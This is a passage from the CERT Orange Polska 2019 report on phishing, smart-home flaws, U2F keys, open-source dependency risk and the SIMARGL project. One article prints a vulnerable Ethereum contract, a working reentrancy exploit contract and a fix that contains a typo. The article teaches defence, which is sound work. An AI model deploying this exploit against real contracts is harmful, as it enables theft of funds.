
The problem, however, is that we browse websites on our smartphones. Here, we cannot invade the address and see what is underneath. But there is also a way - we can try to copy the link (hold your finger on the link). Then the real address will be displayed.

Unfortunately, on smartphones the font is small and sometimes the address field is not visible at all, so it is more difficult to recognize the tricks mentioned earlier in the article. We have always been taught that a green padlock icon is a guarantee of security. Currently, this is not a guarantee of anything.

For a long time, we have been observing one phishing campaign, where three to four new domains appear weekly. Only about 15-20% of them do not have a registered certificate. Interestingly for this case: domain registration takes place in bulk - e.g. a set for the whole week. On the day of the attack, one hour before shipment, the certificate is registered and then the attack occurs. Usually, these are afternoon/evening hours - when we are tired and leave work.

The only guarantee of this type is the Extended Validation certificate correctly pinned to the website and exposed to the correct company. Unfortunately, still, only some of the companies use it.

Domain security certificate



To successfully defend ourselves, we should also remember a few rules. Individual domain parts can only be divided by dots. Let's look at the domain from the end - if the last part is: „.pl" and the next one is: „bogatybank" we are safe in most of the cases. The domain logowanie.bogatybank.pl with a valid certificate is a secure domain. If our bank has always used the domain www.nasz-bank.pl then, of course, platnosc.nasz-bank.pl is also fine.

We can check the issue date of the certificate - the one issued for a fake website often has 3 months of validity (Let's Encrypt) or/and was issued a few hours/days ago. We can check the domain age (WHOIS) – it is rare to use domains older than a few days. Although there are exceptions to this.

Let's try not to act impulsively (then it's easier to make a mistake). Remember that the bank or website to which you log in usually has only one address intended for customers - always the same.

The final login page for various types of services (payments, announcements, social media services) is almost never located at a different address than the targeted one, i.e. the login window is at the address that ends at, for example, bogatybank.pl, and not doplata-komornik.eu/logowanie. Even if the website itself looks identical.

If we have already clicked and seen, for example, an auction portal, let's hover the cursor over the links - most of them will lead to the real page of the portal, but the link to "log in" or "buy" will be the only one will leading to some strange address, e.g. www.bezpieczne-aukcje.pay .

The way of defending is also to automatically generate and save passwords (maybe it is not necessary in the browser), then we will get a hint only on the bank or service to which we usually log in, not the one which pretends to be.

If we received a notification with the URL and it is not related to our previous activities (e.g. we did not click before "remind password", we did not order a courier, we do not have a contract with the operator), this is a dangerous situation. However, if we put up an ad, and the domain in the link looks suspicious, also be careful. The history of phone numbers scraping from the announcement portal is known, followed by sending SMSs asking for additional payment for the advertisement.

Grzegorz Zembrowski

Internet of Things, a little about smart homes

Devices that know our habits, remotely controlled alarm systems, electronic door locks, coffee machines that brew it ourselves, fridges that order missing food products and refrigerators to which we have a current view through a smartphone on what is in the fridge, monitoring at home - cameras, televisions with which we communicate by speech or gestures, temperature controllers on central heating radiators, central heating furnaces, smart power sockets are no longer science fiction or toys for rich people. All these devices and many others after connecting to the network are intended to simplify our lives and make them more convenient - are you sure?

Problems and threats are also related to smart home amenities. Connecting home devices to the Internet means that their operations depend on the quality of the connection and its speed. On the other hand, cybercriminals who are looking for the possibility to take control of our equipment can use the specific techniques connected to the network devices. They can find out where you are when you get home and enter it without breaking the door. All this is possible, especially when these systems are not properly secured. Awareness of threats is important in this case, and avoiding them will not be difficult. To start with, common sense and checking what applications we install to control these devices is enough.

What vulnerabilities of our smart home can cybercriminals take advantage of?

The surveillance and observation system protects homes by automatically closing front doors and windows, or monitoring the environment with cameras. Thanks to the Internet connection, all these devices can be remotely controlled by the owners... as well as by cybercriminals. If they are not fully protected, it is very easy to take control of them.

Smart TVs are equipped with microphones and built-in cameras that have a voice recognition function, which allows automatic operation of the settings. However, the network connection creates the risk of private movies or photos leakage.

In 2019, Trend Micro experts reported the detection of applications infected with malicious backdoor software in smart TVs, exploiting an old Android security vulnerability. Most of the smart TVs currently available on the market do not work on current, patched versions of operating systems. Attackers can successfully use long-known vulnerabilities to launch attacks.

Devices of this type are most often equipped with easy-to-program systems such as Android, however, manufacturers are not too interested in properly protecting them against unauthorized access. Software developers do not perform any updates that would update newly discovered security holes. Elements of a smart home can become an easy target for cybercriminals who want to steal data or demand ransom, e.g. by blocking home heating in winter.

Cybercriminals take advantage of the fact that many devices are connected to the network and the risk of disclosing private information increases. Therefore, smart homeowners should avoid downloading applications from sites run by suspicious companies, and they should not forget to install appropriate security software.

As shown by the tests performed by Kaspersky Lab, there are still many ways to take control. One of them was a vulnerability in the cloud server through which the owner controls the house.

As Kaspersky Lab revealed, "the Fibaro smart home allowed anyone to upload and download a smart hub backup data from and to a cloud server. An intelligent hub is the most important device in an intelligent home because it controls e.g. thermostats, coffee machines, security systems, etc. The data in the hub backup contains a lot of interesting information about the house and its owner, including the location of the property and smartphone, the email address to which the host's account is registered in the Fibaro system, as well as a list of connected devices with their passwords (all as unencrypted text). The password for the admin panel used for remote home control was also stored there. Unlike other passwords in the backup, it was secured, more precisely it was hashed. However, if the attacker wanted to download all the backups stored in the Fibaro cloud, he could guess the simplest and most frequently appearing passwords – e.g. "password1" - for which the hash was the same. After getting into the admin panel, the cybercriminal could use one of the vulnerabilities to remotely execute the code and gain superuser privileges on a system that has unlimited privileges. Ironically, a real homeowner has much less of them.

In turn, tests carried out by researchers at the College of William revealed security gaps in two platforms for the smart home: Nest (from Nest Labs, which is owned by Google) and Hue (manufactured by Philips).

"The specialists from Nest Labs paid special attention to the protection of security systems, third-party applications and devices cannot change the settings of security cameras and other components responsible for home security, as well as turn them on and off. However, this system uses certain attributes that are commonly found in security systems and devices, and which are much less protected. The values of such attributes are stored in one warehouse, to which all devices that need them to operate have access. What is more, some smaller ones like light switches or thermostats can in many cases not only read the values they need but also change them. On the one hand, it helps automate and simplify routine operations. For example, when you leave for work in the morning, you do not have to issue commands for each device separately. The application controlling the switch can use, for example, geolocation to determine that the owner has already left the house, and then send this information to the warehouse and assign the attribute value away, which indicates absence. This value is read not only by the switch itself (which then turns off the light) but also by the other devices. Each of them performs a programmed action: the air conditioning works less intensively, the music players turn off and the monitoring cameras start recording. However, if the system determines that the owner has returned home, the cameras are turned off, which reduces overall security. Several Nest compatible devices are available that have the right to manage home/away modes. The researchers decided to check the safety of the KASA switch created by TP-Link. In addition to the aforementioned capacity to read and change home/away mode settings, their selection was also influenced by the popularity of the Kasa Smart application for remote control of the device (over a million downloads in the Google Play Store). After a more detailed analysis, it turned out that the program allows the attacker to intercept the connection to the server and send commands to it. The error was detected in the authorization procedure, more precisely in the way of application programmers thinking about its security - so that the data of the account owners do not fall into the wrong hands, the application and the server first establish an encrypted connection. To this end, the application sends a request to the server that displays its SSL certificate confirming that the server is trusted. The application checks the authenticity of the certificate, and if it is original, it secretly passes the token to the server (data used to identify the user). However, during the checking procedure, an error crept in which caused the Kasa application had to accept all certificates."

The problem with the permissions granted to external applications also is related to the Philips Hue intelligent lighting system.

It was designed so that each program would require the owner to agree to connect to a smart home. This permission can be granted by pressing the button on the control panel through which the Hue devices work. The application and control panel have to be in the same local network. This means that people who are nearby cannot connect to your smart home to send a request. This is a good idea, but its implementation did not go as intended. As researchers have discovered, this button can be pressed not only by the user but also by any program that is already connected to the Hue device. „The Brain" of the system determines whether the button has been activated according to the value of one of the control unit settings. However, this value can be modified by applications. A program whose operation raises doubts and which has access to the platform may easily grant access to others.

But that is not all: using the same settings can also refuse access to legal devices connected by the owner. It may seem that because the Hue platform is only used to control lighting, this error is much less dangerous than the vulnerability in the Nest platform. However, Hue devices can also connect to the Nest system, which not only has access to door locks and cameras but in some cases allows third-party applications to disable them".

How to secure a smart home?

Security vulnerabilities are found in almost every smart home device. Cybercriminals can even attack a security lock or camera - and that is a serious matter. The decision of enriching your home with technological innovations is certainly right. However, if you decide to have this dream, intelligent home, you should minimize the risk of possible hacking by cybercriminals.

Here are some tips:

- Reading reviews about the devices we install before we buy them including information about already detected vulnerabilities. Please pay attention to how the manufacturer reacts to detecting vulnerabilities in its devices... If they are quickly revealed and patched with updates, it's a good sign;
- Checking for updates regularly. Please install all updates provided by the manufacturer;
- Protecting these devices by using a strong and unique password;
- Configuring correctly the home Wi-Fi network or use services offered by a qualified specialist. Please update patches for the network router provided by the manufacturers. Especially those regarding security;
- Downloading programs only from official websites and do not grant them unnecessary privileges. Connecting to your smart home via a public Wi-Fi network in shopping malls or cafes, remember that cybercriminals can also drink coffee nearby and easily intercept information sent, including your passwords and authorization tokens. To avoid this, please use a secure connection using e.g. VPN technology.

Please use the technological possibilities consciously, while remember about possible threats.

Fragments of articles titled "Breaking security of smart homes" published on „plblog.kaspersky.com".

Piotr Minicki

Ethereum - dangerous contracts

Ethereum is a distributed computing platform based on blockchain technology. Unlike Bitcoin - Ethereum allows you to create advanced intelligent contracts that are performed in Ethereum Virtual Machine (EVM). In the case of Bitcoin, a simple language (Scrypt) is available to define multi-signatures and simple operations related to handling withdrawals from wallets. These two technologies represent separate functionalities - Bitcoin was created primarily as digital money and is especially "stripped down" to dozens of instructions, whose main advantage is security, Ethereum was created as a programming platform whose capabilities are much greater. This platform pays with cryptocurrency for miners' work, Ether is exchangeable for so-called gas. It is paid for the computing power used in the performance of contracts (each instruction "costs" a certain quantity of gas). Gas fees are also a protection against DoS attacks or overloading the Ethereum network (e.g. through infinite loops), and the price of gas is variable depending on the use of the network. The capacities of the contract are limited only by the programmer's imagination (and environmental restrictions), and this increases the probability of security gaps. In this article, we will present one of the most common mistakes in creating contracts. We will try to answer the question of how funds are stolen. We will also present methods of defense.

Decentralized Autonomous Organization

One of the most popular attacks in the history of Ethereum was the 2016 attack on The DAO (Decentralized Autonomous Organization) contract, which led to the theft of funds for about 60 million dollars, and the contract itself had about 150 million… The attackers took advantage of a contract vulnerability allowing them to re-enter this contract before updating the balance. We will describe an example of this vulnerability in this article. This incident led to hard fork (this is a branching of the blockchain into separate branches, which often leads to the creation of a new cryptocurrency), in which funds were returned to the victims. However, this situation had a side effect - not everyone in the community liked it because blockchain should be unchangeable. So two separate chains and a new cryptocurrency - Ethereum Classic (ETC) were created, the price of which due to the existence of the acquired funds in blockchain and the decrease in the number of programmers developing it, has been significantly reduced.

Contracts

One of the advantages of Ethereum (as it sometimes turns out, also disadvantages) is the ability to define smart contracts in Blockchain, and then there is appropriate interaction with them. These contracts allow you to handle the funds affecting your account, regulate the rules of their deposit or withdrawal at the will of the programmer. The contracts can also refer to external contracts - already defined in Blockchain - and here is an opportunity to misusing.

A sample contract written in Solidity is presented below.

```
1  pragma solidity ^0.5.0;
2  contract Example{
3     address public owner;
4    mapping(address => uint256) balances;
5    constructor() public {
6        owner = msg.sender;
7    }
8
9    function () external payable{
10        deposit();
11   }
12
13   function deposit() public payable {
14       require(msg.value > 0);
15       balances[msg.sender] += msg.value;
16   }
17
18   function withdraw(uint256 amount) public {
19        require(amount <= balances[msg.sender]);
20        balances[msg.sender] -= amount;
21        msg.sender.transfer(amount);
22     }
23 }
```

This contract has:

a) Constructor (line 5), which is called when defining the contract. Here, the wallet address that creates this contract is saved in the "owner" variable (in this example it is not used).
b) Reserve function with the "payable" modifier (line 9), which is called by default when the contract receives funds.
c) The "deposit" function (line 13), which is called by the functions from item b). This function records in the associative table "balances" the funds of persons who pay them into the contract, it can be assumed that it is an institution accumulating the funds of its customers, e.g. a bank) - the contract is obviously minimized for this publication In Solidity, the associative tables are declared as follows:

```
mapping(address => uint256) balances;
```

it means that the array "balances" has indexes of type "address", whose values are 256-bit variables of type "int" unsigned. The "msg" structure contains data about the sender of the message for the contract.
d) The "withdraw" function (line 18), which allows you to spend deposited funds to a person who has previously deposited funds for this contract. The "require" function will terminate the contract if the condition is not met.

As mentioned earlier, contracts in Ethereum can call those defined in blockchain and their functions. This raises the problem of multiplicity - when calling a contract, you can lead to the payout function being repeated multiple times, which has not updated the balance information at the time.

Let's look at an example of susceptible contract:

```
1  pragma solidity ^0.5.0;
2
3  contract Vulnerable{
4
5     address public owner;
6    mapping(address => uint256) balances;
7
8    constructor() public {
9        owner = msg.sender;
10    }
11
12    function () external payable{
13        deposit();
14   }
15
16   function deposit() public payable {
17       require(msg.value > 0);
18       balances[msg.sender] += msg.value;
19   }
20
21   function withdraw(uint256 amount) public {
22        require(amount <= balances[msg.sender]);
23        msg.sender.call.value(amount)("");
24        balances[msg.sender] -= amount;
25    }
26 }
```

This contract differs from the previous one by the "withdraw" function. On lines 23, 24 you can see that the data storing the amount of previously collected funds are updated after executing the return statement. You can also see the use of a dangerous function that returns funds on line 23.

The attacker could create a contract that would top up the vulnerable contract with a small sum - e.g. 1 Ether and at the time of withdrawal the vulnerable contract using the function on line 23 would refer back to the attacker's contract by calling the reserve function responsible for handling deposit (payable - listing below – line 20). Then, this function would refer again to a vulnerable contract when the attacker's funds have not been updated yet. This would cause avalanche payments to the attacker.

Below is an example of an exploit using this vulnerability:

```
1  pragma solidity ^0.5.0;
2  import "Vulnerable.sol";
3
4  contract Exploit{
5      address public owner;
6      Vulnerable public v;
7
8      constructor() public {
9          owner = msg.sender;
10         v = Vulnerable(0xXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX);
11     }
12
13     function send() public {
14         address(v).call.value(1000000000000000000)("");
15     }
16
17     function deposit() external payable {
18     }
19
20     function() external payable {
21         require(msg.sender.balance >= 1000000000000000000);
22         v.withdraw(1000000000000000000);
23     }
24 }
```

In the contract, the Ethers are represented as the smallest possible unit, i.e wei – 1 Ether is 10^{18} weis.

This contract has two functions that accept payments (lines 17 and 20). The “deposit” function accepts the initial Ethers to be able to send them to a vulnerable contract - this is done in the “send” function.
The attacker then sends the funds back to his contract (exploit) to call the reserve function that supports payments (line 20). From now a recursive call to the “withdraw” function of the „vulnerable” contract begins, which once again withdraws funds to the attacker’s contract.

Defense methods

The basic method of defense is first of all updating the balance before the transfer of funds, using mutexes (i.e. binary semaphores in which the code is executed atomically - i.e. only once) or using more secure funds transfer functions. The following example uses all of these 3 options, although it would be enough to use only one of them.

Summary

The above example shows only one of many possible vulnerabilities. Contracts as “programs” are digested with the same security problems as regular applications. They may exceed the number range, logical errors, vulnerabilities associated with floating-point arithmetics (or in a code that implements these numbers somehow because the Solidity language does not support floating point arithmetics), even the existence of “baits” for attackers has been observed in the network - these are seemingly vulnerable contracts, but when you try to exploit such a contract, you lose money.

```
1  pragma solidity ^0.5.0;
2
3  contract NotVuln{
4
5      address public owner;
6      mapping(address => uint256) balances;
7      bool mutex = false;
8
9      constructor() public {
10         owner = msg.sender;
11     }
12
13     function () external payable{
14         deposit();
15     }
16
17     function deposit() public payable {
18        require(msg.value > 0);
19        balances[msg.sender] += msg.value;
20     }
21
22     function withdraw(uint256 amount) public {
23         require(amount <= balances[msg.sender]);
24         require((!mutex);
25         mutex = true;
26         balances[msg.sender] -= amount;
27         msg.sender.transfer(amount);
28         mutex = false;
29     }
30 }
```

As you can see new functionalities in the world of cryptocurrencies give new opportunities for attackers. The creators of the contracts in Ethereum have to consider the possibility of a critical security error to properly secure the code and funds. An example of the most popular attack - The DAO contract - shows what a lack of attention in this aspect may end in.

Adam Pichlak


CERT ORANGE POLSKA 2019 Report

What is worth knowing about U2F keys?

For some time, U2F key technology has been appearing more and more in articles and conferences. Often you can get the impression that the U2F key is a panacea for all network threats. This creates a (false) sense of security among those using this solution. The article briefly presents the description of U2F operation and indicates some of the threats that the described solution deals with.

U2F (Universal 2nd Factor) is an open authentication standard (mainly for web applications), working without drivers. Of course, the operating system and browsers have to support U2F devices. The U2F key process itself is a two-step process. The first stage, performed once for a given service, is the registration of the key in the service and its registration in the key. Both parties cryptographically connect the key to the service (DNS name) and an individual random identifier. This stage is followed by the multiple authentication stage. It involves the private key from U2F signing a random string sent from the service server along with the saved identifier. The server verifies the signature using the public key saved during registration. The key only responds to requests for a signature from the services it contains and the unique identifier. Implementation on the U2F browser-side works based on calls to JavaScript function. The interface for U2F keys is USB, NFC and Bluetooth.

U2F authentication. Source: http://usbauth.com/



The U2F keys work in the web application layer (JavaScript calls), after having successfully established TLS (Transport Layer Security) communication and password authentication. This already indicates that performing a MITM (Man In The Middle) attack on an HTTPS (Hypertext Transfer Protocol Secure) session in which 2-factor login (2FA) is used based on U2F, does not differ significantly from the one in which we do not use the U2F key. The limitation for this attack is a correctly established HTTPS channel (green padlock), which can be met when installing in a browser or a trusted system, e.g. from the Burp Suite. To sum up, U2F introduces an additional factor in authentication, but does not limit the interception of activity in an open user session - it does not ensure confidentiality, both during the authentication phase of the web service and its use.

There is a lot of truth in claiming of secure connections for phishing or other SSLStrip attacks. It is due to the requirements for operating in the browser and calling JavaScript function related to U2F. The U2F key is associated with the domain name (FQDN) of the host asking for authentication. Thus, the key generated during the registration phase for accounts.google.com will only be available for the authentication phase in this domain. This key will not work with random typosquatting or intended misspellings used in phishing but still could exist an effective extorting login/password.

Secondly, the TLS session has to be established without warnings (green padlock). For unencrypted (HTTP) connections, the U2F key will not work. The above safeguards limit the area of attack, however, for a computer in the proverbial Internet cafe or after prompting the user to install a CA certificate controlled by the attacker, they will not provide security. Stolen credentials can be used to a limited extent (it will not be possible to skip two-step verification), but if the same password was used on other services, the problem remains.

The problem for the security of the U2F-based solution is the ability to launch a MITM attack. It may seem that MITM attacks can be eliminated by correctly implementing the HPKP (HTTP Public Key Pinning) mechanism. However, can these attacks be effectively limited only based on HPKP headers? The use of certificate pinning in HTTPS based on this mechanism is unfortunately effective only in some cases of MITM attack. It is about attacks on HTTPS using an incorrectly issued (not by the owner of the domain/server) certificate from another globally trusted certificate provider (accredited by WebTrust and entered into the system trust store of browser/system certificates) or the user’s consent to use an untrusted website certificate. However, this is not an effective mechanism if you add your own trusted authority certificate to your personal certificate store. The HPKP specification has left such a gap [5] to enable the inspection of HTTPS activity within the organization through security mechanisms (TLS Inspection). To this end, the edge device (PROXY) terminates TLS traffic, then checks its contents and re-encrypts traffic to the client.

Returning to U2F keys, their more expensive models have integrated password storage, OTP and smart card functions. In the case of a smart card, you can use two-way TLS authentication, ensuring a secure end to end channel when establishing a connection, but this is another mechanism that works independently of popular FIDO products and requires drivers (e.g. to support PKCS#11). The use of these mechanisms is beyond the scope of this article.

A threat to privacy is a separate issue. Incorrectly implemented U2F keys can be identified using both public keys and based on device certificates. An example of such a threat is the registration of the same key in the context of different identities - which can make it easier for the provider to connect them.

Is it worth using U2F keys then? Yes, but it is important to be aware that this is not a security solution against all types of attacks. The use of U2F keys significantly raises the bar in the case of taking over an identity on a given website, however, it does not release from the use of security recommendations regarding, among others not to use the same passwords on different services, verify the correctness of the HTTPS connection, or exceptionally skeptical about the need to install trusted authority certificates (CA). It is worth having always an alternative way of accessing the service (or a second U2F key configured and registered in the given service), which will replace the primary key if it is lost.

Konrad Kamiński

Bibliography:

1. *https://fidoalliance.org/how-fido-works/*
2. *https://padlock.argh.in/2018/08/25/u2f-firefox-google.html*
3. *https://security.stackexchange.com/questions/157756/mitm-attacks-on-fido-uaf-and-u2f*
4. *https://kryptosfera.pl/post/http-public-key-pinning-robisz-to-zle/*
5. *https://tools.ietf.org/html/rfc7469#section-2.6*
6. *https://developer.mozilla.org/pl/docs/Web/API/Web_Authentication_API*
7. *https://w3c.github.io/webauthn/#sctn-security-considerations*

The devil is in Open Source

The use of Open Source solutions is increasing year by year. The organizations are using libraries, operating systems and applications to an increasing extent. Few people realize that in a large part of commercial solutions, the content of Open Source (concerning the entire code base) is even 76%.

Nowadays, many organizations have very extensive mechanisms that verify the security of the source code that is produced to build software. These mechanisms include such elements as code review, static analysis, sets of prepared tests or, finally, penetration tests. Everything is possible thanks to newer and newer solutions that can be easily used within the software supply chain. Unfortunately, the same cannot be said about verifying the security of libraries that come from external sources. Lack of control over this area can lead to catastrophic effects. One example is probably the most well-known case of data leakage at Equifax. The leak affected data of 143 million users and was caused by a critical vulnerability in the Apache Struts library (CVE-2017-5638), which allowed remote code execution on the server. It has been more than 5 months since the vulnerability to detect the intrusion was revealed (but not updated yet). Even today it is possible to find sites that use the vulnerable version of the library mentioned above.

To present the scale of the problem, we decided to test a dozen of the most popular projects created in the JAVA programming language, which are on the GitHub . An additional requirement was that the project should be actively developed (the last change not later than a month after the experiment was carried out). The experiment concerned 15 selected code repositories.

The oldest vulnerability
CVE-2013-7285
Detected in 18% of projects

Has vulnerabilities
80%
Code repositories

The most popular vulnerability
CVE-2018-14718
Detected in 30% of projects

The most vulnerable library
jackson-mapper-asl:1.9.13
It has 40 published vulnerabilities

From 80% of the repositories tested, published vulnerabilities were found in libraries that are used in the solution. It should be remembered that even a library downloaded from an external source may contain references to others, as a result of which the entire dependency map is created. The oldest vulnerability detected, in an actively developed project, was published in 2013 and referred to the 'XStream' library allowing to perform remote commands in the operating system. As you can see, 5 months to upgrade the version in the case of the aforementioned vulnerability in Apache Struts looks very good compared to almost 7 years of CVE-2013-7285. The most popular vulnerability was detected in the 'jackson-databind' component used by 30% of the tested code repositories.
The vulnerability described as CVE-2018-14 allows remote code execution through errors related to deserialization. Interestingly, the library with the most published vulnerabilities is 'jackson-mapper-asl' in version 1.9.13. Although it has not been developed since 2013, it is included on the path of a very large number of libraries. Similar problems can be observed in many other cases where a library that is not needed to perform business logic is on the path. This is especially dangerous in case of errors occurred related to deserialization where a specific functionality does not need to be used in any way for the attacker to be able to execute the code remotely.

Taking into consideration the size of the experiment we cannot talk about trends because the sample is too small. However, there is a security issue with software downloaded from external sources. The programmers often uncritically add more dependencies to developing applications and software delivery processes do not verify the security status of open source software used by the system being built. Still looking on the bright side - more and more people involved in both security and software development are noticing the problem. There are free solutions (of course with open source) that are already mature enough to match the accuracy of their commercial counterparts. Now just say "check" and use the appropriate tools to verify the security of the software being created.

Grzegorz Siewruk

SIMARGL – a new European project with Orange Polska participation

In May 2019, Orange Polska together with consortium partners from seven European countries began the implementation of the research and innovation project SIMARGL (Secure Intelligent Methods for Advanced Recognition of Malware and Stegomalware), co-financed by the European Commission under the Horizon 2020 Program, by Grant Agreement No. 833042.

SIMARGL project logotype

The mission of the SIMARGL project is to provide advanced and innovative solutions for the effective detection of malicious software such as malware, ransomware, badware and the detection of malicious code hidden in other files, most often multimedia, using steganographic techniques, so-called stegomalware.


The SIMARGL project plans to provide an advanced technology platform within 3 years:

1. Facilitating detection of malicious software, in particular, enabling identification of stegomalware that is difficult to detect, i.e. malware which presence has been hidden by steganographic techniques or tools.

2. Performing - as a result of the integration of a wide range of components and probes provided by SIMARGL partners - a comprehensive analysis of malicious software and thus offering increased detection capabilities.

3. Based on the algorithms of learning systems (machine learning and deep learning), created in such a way that it is ready to use it safely and in a simple and understandable way for end-users. The method explains the results of the operation of advanced algorithms implemented on the platform.

The overall concept of the SIMARGL project



The SIMARGL consortium consists of 14 partners from seven European Union countries who specialize in combating malicious software and information hiding techniques. Among the consortium's partners are R&D institutions from Poland (among others Warsaw University of Technology and ITTI company) and also European providers of cybersecurity services and solutions. Orange Polska cooperates closely with Airbus Cybersecurity and Thales in scope of testing developed solutions.

Countries of origin of the SIMARGL consortium partners

Adrian Marzecki

More information about the project will be available on the website www.simargl.eu

It is nice that more and more companies want to educate their customers in the field of security and with a raised forehead describe the security attacks and incidents they have had to face.

CERT Orange Polska partners

Borys Łącki

Borys Łącki - has been testing IT security for over 16 years. He is the author of over one hundred lectures at industry conferences, including Confidence, SECURE, Semaphore, etc. The specialist dealing with penetration tests at https://logicaltrust.net providing comprehensive services in the field of information security.

“The only constant thing is change.” - Heraclitus of Ephesus.

Every year, cybercriminals come up with new security breach techniques and more ways to fool Internet users. Despite the emphasis on raising awareness and new technological defense methods, the scale and number of victims in cyberspace are still growing. I think that this trend will remain unchanged in the coming years.

We are dealing with attacking teams today. After taking over the company data, they first offer valuable information on the network or access to the company’s infrastructure, then encrypt the drives demanding a ransom for data recovery, and finally threaten to publish free company data on the network if their financial expectations are not met. Also, they remind the victim (paradoxically!) that GDPR severely punishes personal data leaks and it is better to pay the ransom silently. What drives modern criminals today is profit and it is worth remembering about the financial motivation of attackers when you build a strategy to defend your company.

Several years ago, we said that “security is a continuous process”. Today, only a procedural approach is not enough. In such a rapidly changing world of new technologies, let’s not forget that ideas for conserving resources that are several years old today may be outdated. To more effectively protect our resources, we must act faster, more effectively and using a common approach to exchange information. Then we will have a better chance to win this race more often.

Piotr Konieczny

The head of the security team niebezpiecznik.pl, a company dealing with hacking servers of other companies with their consent, to track security errors in their IT infrastructure, before real hackers will attack.

Another year, the same problems ... Although security is becoming more “popular” and the word security is beginning to appear next to such fashionable buzzwords as AI, Blockchain, ML, the analysis of attacks that took place last year leaves no illusions. Still number one in Poland is the old well-known social engineering in tandem with phishing, the option with “SMS for extra charge” and a false payment broker gateway. Predictably, the introduction of PSD II did not stop several groups in the Polish market from dealing with these attacks. Day by day, Poles are flooded with malicious text messages. I am afraid that in 2020 nothing will change in this respect. After all, the patch on human naivety has not yet been invented and the ever-increasing access to the Internet, ubiquitous rush and more frequent work on small screens make people easy victims. Hope for victims are changes in the justice system’s approach to the definition of “gross negligence” and subsequent judgments ordering banks to return stolen money (due to “inattention” of the victim), please see https://niebezpiecznik.pl/post/sad-nabranie-sie-na-phishing-nie-jest-razacym-niedbalstwem-bank-ma-oddac-pieniadze/.

But not only the “average Smith” still makes the same mistakes and fall into traps known for years. The last year has shown that still not all companies know how to respond to ransomware infections, and a large proportion of the victims did not have a key data backup. Still. Despite so many high-profile attacks in recent years.

It is nice that more and more companies want to educate their customers in the field of security and with a raised forehead describe the security attacks and incidents they have had to face. Although not everyone is doing well yet. Corporate communications are often with lack of transparency and the usual word “sorry”, and the advice given is often completely pointless or even harmful. After all, describing incidents and making customers aware is an attitude worth following, and I believe that it will only get better over time. In recent years, we have been encapsulated in secure hardware and secure software. It’s time to “protect” human minds.

Michał Sajdak

The consultant at Securitum. He has ten years of experience in issues related to technical IT security. He performs penetration tests and security audits and also conducts safety training. The holder of industry certificates:: CISSP, CEH, CTT+. Founder of sekurak.pl website.

One year ago I wrote in the Report about leaks, targeted ransomware and serious problems in the world of smartphone security.

In 2019, these fears were confirmed. Haveibeenpwned.com, a popular aggregate database for “leaks”, already contains nearly 10 billion unique, “leaked” accounts. In fact, we can say that each of us data has already “leaked out”. Therefore, we should ask the question, what can be done in order to our data so easily accessible to cybercriminals could not be equally easily used.

The password managers, two-factor authentication and a new approach to the complexity of passwords themselves are helpful. The requirement to build a secure password from 8 random characters containing lowercase, uppercase letters, numbers or other emoji is slowly becoming obsolete - more recent research indicates rather the right length of the password. The issue of periodic forcing to changing the password is also becoming more and more debatable (a lot of research indicates that such actions may rather weaken the password). A strong password is raportorangeczytamcalkiemregularnie, rather than: Katarzyna2020!

What about ransomware? The whole procedure is becoming more and more interesting and sophisticated because it is heading towards the model of a full attack aimed at specific organizations (having financial resources to pay the ransom). There is also a manual analysis of the network structure (including vulnerabilities), resulting in its acquisition combined with data theft. The cherry on the cake here is a double ransom demand - for data decryption and for not disclosing stolen confidential information. Well ... many companies would prefer the situation - permanent data loss from disclosure ...

It is also worth visiting the area of the mobile world. We have not seen a pandemic here, but that does not mean everyone can sleep soundly. In 2019, the presence of Pegasus in Poland was really loud. Can you infect and spy on any phone without any prerequisites? The year 2019 brought several interesting vulnerabilities: a vulnerability in WhatsApp that allows the victim’s phone to be infected only by making a “proper” call, a vulnerability in Signal allowing “silent” forcing the victim to answer the call, taking over the iPhone using the “appropriate” iMessage message. It is also worth remembering that the examples mentioned are just the tip of the iceberg. There are plenty of non-public exploits - all you have to do is buy them and ... arm them.

